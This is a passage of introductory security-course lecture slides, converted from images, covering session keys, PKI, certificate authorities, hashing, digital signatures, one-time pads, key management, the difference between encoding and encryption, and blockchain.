
61



## Session Keys

- Basically just a secret key that is only used for one session between users (or systems) and is then disposed of.


62



## Public Key Infrastructure (PKI)

- Comprehensive process including:
  - Programs
  - Data formats
  - Procedures
  - Protocols
  - Policies
  - Mechanisms
- All working together to secure communications


63



# Certificate Authority

- Certificate Authority (CA)
  - Issues public keys
    - Verifies you are who you say you are and provides certificate to prove it that can only come from a secret key you posses
- Registration Authority (RA)
  - Performs registration activities for a CA


64



# One Way Function or Hashing

- Provides for message integrity
- Mathematical value calculated from data that cannot be reversed
  - Sender and receiver can both calculate the value and verify that the data sent is the data received

65




# Digital Signature

- Encrypted hash value
  - Data sent is data received
  - Data can only have come from someone with the appropriate key(s)

| | |
|---|---|
| Encrypted | Confidentiality |
| Hashed | Integrity |
| Digitally signed | Authentication and Integrity |
| Encrypted and Digitally Signed | Confidentiality, Authentication, and Integrity |

  - Reference: CISSP Certification, Shon Harris


66



# The Unbreakable Code

- Only one cipher is truly unbreakable
- One-Time Pad
  - Each pad is only used once
  - Pad is XORd against cleartext data
  - Ciphertext is XORd against pad at receiver
- Generally not used due to difficulty in distributing non-recurring pads


67



# Rules for Key Management

- Longer keys are better
- Keys need to be protected
- Keys should be extremely random and use full spectrum of keyspace


68



# Encoding

- Encoding is **NOT** encrypting
- Perfect example: Base64 encoding
  - Well known
  - Reversible
  - Provide limited obfuscation
- Other examples
  - Morse code
  - ASCII
  - UTF-8, 16, 32
  - EBCIDIC
  - Unicode

69




## Why we care about Encoding

- Often used incorrectly as a substitute for encryption
- Some “proprietary” encryption systems were nothing more then Base64 or Base64 with character substitution
  - Even if you don’t recognize the encoding it is easily “cracked” with frequency analysis

MIS 5211.701 70

70




## Encoding and Web Attacks

- We will see this again when we cover Web applications and intercepting proxies
  - Base64 encoding is often used as an obfuscation technique

MIS 5211.701 71

71



## Blockchain

- Distributed Ledger
  - All parties have a copy
  - Data can be added and is replicated across all copies
  - Data cannot be modified or deleted
- Benefits
  - Distributed
  - Lower transaction costs
  - Faster transaction times
  - Transparency & accountability & integrity
  - Usage information and traceability
  - Data security through encryption

MIS 5211.701 72


72

## Next Week

- Malware

MIS 5211.701 73

73



## Questions

?

MIS 5211.701 74

74